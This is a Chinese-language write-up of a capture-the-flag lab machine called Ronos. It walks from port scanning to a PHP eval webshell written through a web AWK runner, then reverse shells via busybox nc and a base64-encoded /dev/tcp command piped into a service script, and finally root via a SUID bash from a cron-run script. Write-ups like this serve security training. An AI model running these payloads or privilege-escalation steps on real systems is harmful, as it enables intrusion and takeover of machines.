Ronos

靶机说明

  • QQ群:660930334

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~/miaosec/maze-sec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-08 20:16 CST
Nmap scan report for 192.168.2.1
Host is up (0.00026s latency).
MAC Address: 0A:00:27:00:00:07 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00047s latency).
MAC Address: 08:00:27:7F:E7:66 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.19
Host is up (0.00087s latency).
MAC Address: 08:00:27:32:1F:7D (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.10 seconds

靶机IP:192.168.2.19

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/miaosec/maze-sec]
└─# nmap --min-rate 10000 -p- 192.168.2.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-08 20:19 CST
Nmap scan report for 192.168.2.19
Host is up (0.00058s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:32:1F:7D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 37.62 seconds

开放端口:22、80

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[~/miaosec/maze-sec]
└─# nmap --min-rate 10000 -sT -sV -sC -O -p22,80 192.168.2.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-08 20:19 CST
Nmap scan report for 192.168.2.19
Host is up (0.00062s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-title: AWK Command Runner
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 08:00:27:32:1F:7D (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.97 seconds

3、目录扫描

1
2
3
4
5
6
7
┌──(root㉿kali)-[~/miaosec/maze-sec]
└─# dirsearch -u "http://192.168.2.19"
Target: http://192.168.2.19/
...
[20:27:04] 200 - 23KB - /info.php
[20:27:24] 200 - 113B - /sample.txt
...

找到两个目录/info.php/sample.txt

二、WEB渗透

1、访问80端口



发现是一个awk的接口,用于执行awk命令

2、awk反弹shell


尝试使用awk反弹shell,发现被过滤,无法进行反弹

1
awk 'BEGIN {s = "/inet/tcp/0/192.168.2.4/4444"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c != "exit") close(s); }}' /dev/null

3、awk重定向写入文件

尝试使用重定向写入文件

1
'NR == 1 {print "<?=eval($_GET[1])?>" > "1.php"}'

成功执行id命令

三、获取www-data权限

执行反弹shell的命令

1
http://192.168.2.19/1.php?1=system("busybox nc 192.168.2.4 4444 -e /bin/bash");

成功获取到shell

1
2
3
4
5
6
┌──(root㉿kali)-[~/miaosec/maze-sec]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.19] 35060
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

稳定shell

1
2
3
4
5
6
7
8
script /dev/null -c bash
# 按下 Ctrl+Z 将其挂起
stty raw -echo; fg
# 按下回车
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80

四、权限提升

1、获取twansh权限

查看文件,发现/opt目录下面有一个管道用于twansh用户和www-data用户通信

1
2
3
4
5
www-data@Ronos:/tmp$ ls -la /opt/twansh_pipe/
total 8
drwxr-xr-x 2 root root 4096 Oct 6 07:45 .
drwxr-xr-x 3 root root 4096 Oct 6 11:15 ..
prw-rw---- 1 twansh www-data 0 Oct 6 07:45 command_pipe

跑一下pspy64

找到一个脚本/usr/local/bin/twansh_pipe_service.sh

1
2
3
4
5
6
7
8
9
10
11
12
www-data@Ronos:/tmp$ cat /usr/local/bin/twansh_pipe_service.sh 
#!/bin/bash
PIPE="/opt/twansh_pipe/command_pipe"

[ -p "$PIPE" ] || exit 1

while true; do
if read -r cmd; then
echo "Executing: $cmd"
/bin/bash -c "$cmd"
fi
done < "$PIPE"

写入反弹shell的命令

1
www-data@Ronos:/tmp$ echo "echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjIuNC80NDMgMD4mMSc= | base64 -d | bash" > /opt/twansh_pipe/command_pipe

成功获取到twansh权限

1
2
3
4
5
6
7
8
9
┌──(root㉿kali)-[/tools]
└─# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.19] 51392
bash: cannot set terminal process group (408): Inappropriate ioctl for device
bash: no job control in this shell
twansh@Ronos:/$ id
id
uid=1000(twansh) gid=1000(twansh) groups=1000(twansh)
2、获取到root权限

上面使用pspy64跑了之后发现,会定时执行/tmp/back.sh文件


然而david/twansh/www-data/唯独twansh的 tmp 下的命令可以被执行(/tmp 目录未被挂载),因为另两用户的/tmp挂载在/tmp下的私有目录中

在用户twansh权限下,在/tmp目录下写入/back.sh脚本

1
2
3
4
5
6
twansh@Ronos:/tmp$ echo "chmod +s /bin/bash" > /tmp/back.sh
twansh@Ronos:/tmp$ chmod +x back.sh
#等待执行
twansh@Ronos:/tmp$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18 2019 /bin/bash

发现/bin/bash已经具有suid权限,直接执行获取root权限

1
2
3
4
5
twansh@Ronos:/tmp$ /bin/bash -p
id
uid=1000(twansh) gid=1000(twansh) euid=0(root) egid=0(root) groups=0(root),1000(twansh)
whoami
root

五、获取FLAG

1
2
3
cat /home/twansh/user.txt /root/root.txt
flag{user-0c4da5e7f8a886869575ae0a046f1841}
flag{root-2e01f8ba17be4864fc0d53974806ed8a}

Ronos
http://miao-sec.github.io/Maze-sec/Ronos/
作者
Miao
发布于
2026年1月9日
许可协议
BY-MIAO